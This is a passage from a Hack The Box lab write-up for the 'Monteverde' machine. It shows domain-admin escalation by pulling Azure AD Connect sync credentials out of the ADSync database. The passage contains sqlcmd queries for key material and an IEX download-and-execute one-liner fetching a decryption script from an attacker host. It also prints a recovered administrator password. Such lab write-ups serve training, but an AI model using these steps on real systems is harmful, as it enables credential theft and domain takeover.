DV6wp4e3XTni1Y/DEATO+fgJuveCSDf+LX0UNnQEGrTfdDY9sK5neJ5vquLr0pdobAI6vU2g55IrwahGfKmwFjWF5q+qJ3zGR1nfxgsc0xRUNY2xWKoz
  </adma-configuration>
  <forest-name>MEGABANK.LOCAL</forest-name>
  <forest-port>0</forest-port>
  <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
  <forest-login-user>administrator</forest-login-user>
  <forest-login-domain>MEGABANK.LOCAL 8AAAAAgAAABQhCB8nwTpdfQE6uNJeJWGjvps08skAD0JDqM74hw39rVMMWrQukLAEYpfqk2CglqHJ3GfxzNW1t9+ga+2wmWA0zHd3uGD8vk/vfnsF3p2aK
J7n9IAB51xje0QrDLNd0Qxod8n7VeybNW/1k+YwuYkiED3x08Pye7216D9c5QTzjTLXe5qgd4TCdp4fmVd+Ull/dWT/mhJHve/d92Fr2EX5r5+1TLbJCzYUHQFLvvpCd1rEr68g

(2 rows affected)
```

now you must collect the SALT for decrypting the password.

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select keyset_id,instance_id,entropy FROM mms_server_configuration"
Changed database context to 'ADSync'.
keyset_id instance_id entropy
-----
1 1852B527-DD4F-4ECF-B541-EFCCBFF29E31 194EC2FC-F186-46CF-B44D-071EB61F49CD
```

So now using the XPN script for decrypting, you must change the top line to match the megabank.local server information correctly by the servers information you can get the domain admin creds.

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=localhost;Integrated Security=true;Initial Catalog=ADSync"
```

```
2
3 $client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=localhost;Integrated Security=true;Initial Catalog=ADSync"
4 $client.Open()
```

now run the script as shown below to have the administrator and password information to be dumped.

```
*Evil-WinRM* PS C:\Users\mhope\Downloads> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6:8000/decrypt.ps1')
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeh!
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname;whoami;ipconfig

MONTEVERDE
megabank\administrator

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : htb
    IPv6 Address. . . . . : dead:beef::5a
    IPv6 Address. . . . . : dead:beef::8553:1f52:8342:a64b
    Link-local IPv6 Address . . . . . : fe80::8553:1f52:8342:a64b%4
    IPv4 Address. . . . . : 10.10.10.172
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:e055%4
                                10.10.10.2
```

neat!

<https://www.hackthebox.com/achievement/machine/1184690/223>

Things that helped me out:

<https://www.youtube.com/watch?app=desktop&v=HTJjPZvOtJ4&t=7s>

<https://blog.xpnsec.com/azuread-connect-for-redteam/>